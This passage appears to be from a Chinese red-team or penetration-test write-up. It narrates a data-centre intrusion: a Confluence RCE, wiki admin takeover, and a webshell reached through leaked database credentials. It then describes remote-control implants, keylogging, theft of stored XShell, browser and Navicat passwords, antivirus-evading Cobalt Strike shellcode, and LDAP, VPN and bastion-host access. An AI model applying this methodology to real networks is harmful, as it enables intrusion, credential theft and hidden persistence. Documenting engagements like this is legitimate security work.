
清明节前，Confluence 突然爆出了 RCE 漏洞，由于在对 IDC 做信息收集时记得发现过其有一个 Wiki 站点（时最早那个 IDC 不是代理商，后面就没管代理商了）果断进行了测试。存在该漏洞，但是当时漏洞刚出来时我并不知道该如何 RCE 也不知道如何跨目录读文件，为此还咨询了宝哥哥。

第二天清明节了，我就跑去宜昌看三峡大坝去了，没怎么关注了。7 号晚上回学校后，看到网上使用 file 协议跨目录和使用远程模板 RCE，第二天研究了一下，成功了！




当时使用的 payload


进入 IDC 后发现处于内网 10.222.x.x 网段，低权限用户，未考虑提权操作，wiki 系统估计会有大量数据，于是先通过修改管理密码获取了 wiki 系统权限。




通过该系统获取了 IDC 内部资产一份。



wiki 中资料显示运维人员通过 IP*I 的方式管理机器，使用的地址是叫管理地址的东西*。



这个东西之前没见过，查了一下，是用叫管理卡的东西，可以像在本地一样管理远程主机，进行加载镜像装机等操作。通过 wiki 系统还获取了 IDC 管理跳板机密码，在跳板机上可以使用 IP*I 工具指定管理地址进行登录。考虑后续可能会用来登录目标主机，决定对视频服务器对应机房的管理跳板机植入远控。




6.5 0x05 重新规划攻击路径

在进入了 IDC 内网后，在内网进行了一段时间信息收集和横行移动，这个地方当时我的思路有点混乱。主要是因为获取的 Confluence 权限较低，没有很好的方法做权限维持，我希望能在 IDC 内网找到一个落脚点。在内网中没有做任何扫描，避免触发监控，而是使用信息收集中的信息进行拓展。通过前期在 gitlab 上获取的代码中发现存在 192.168.1.xx 的 IP 作为数据库，并且有密码。


configer.py

```
86          'USER': "root",
87          'PASSWORD': "123456",
88          'HOST': "192.168.[redacted]",
89          'PORT': 3306,
90          'OPTIONS': {
```



通过代理顺利连入该数据库，发现是 windows 系统，80 上开了和之前存在注入相同的系统，推测是测试机，根据 gitlab 中代码信息发现了该数据库可能使用了 wamp 组件，于是顺利猜到了 web 目录，通过写文件顺利获取 webshell.




进入该机后发现，机器里面安装了 QQ、微信、电脑管家、XShell 等，觉得可能不止测试机这么简单，遂植入远控，在该机上收集了该机使用者大量资料，使用了包括不限于抓本地密码、提取 xshell 密码、提取浏览器密码、提取 Navicate 密码、QQ 微信下载文件目录信息收集、文件信息收集、键盘记录等，收集一些服务器权限、账号密码等




VPN 账号密码已经不可用。后来该机大概权限维持了几天，远控掉了，推测是开机启动被关掉了，但是 webshell 还在，由于我不熟悉 exe 免杀，于是重新做了 CS shellcode 免杀，继续保持对该机的控制权限。




后续在已经获取权限的机器中发现 IDC wiki/zabbix/cacti 等系统使用了 ldap 验证，通过配置信息获取了 ldap 连接密码，成功获取了 IDC 大量用户密码信息（此处获取 wiki 权限时就应该发现，但是当时并未注意到）





还根据 IDC Zabbix 告警邮件账号，登录邮箱获取了 IDC 内部系统导航站点，以及 jumpserver 堡垒机数据库密码，登录堡垒机发现管理的机器都是 IDC 机房的交换机，服务器很少；还获取了 VPN 登录方法，并顺利使用收集的账号密码登录 VPN。

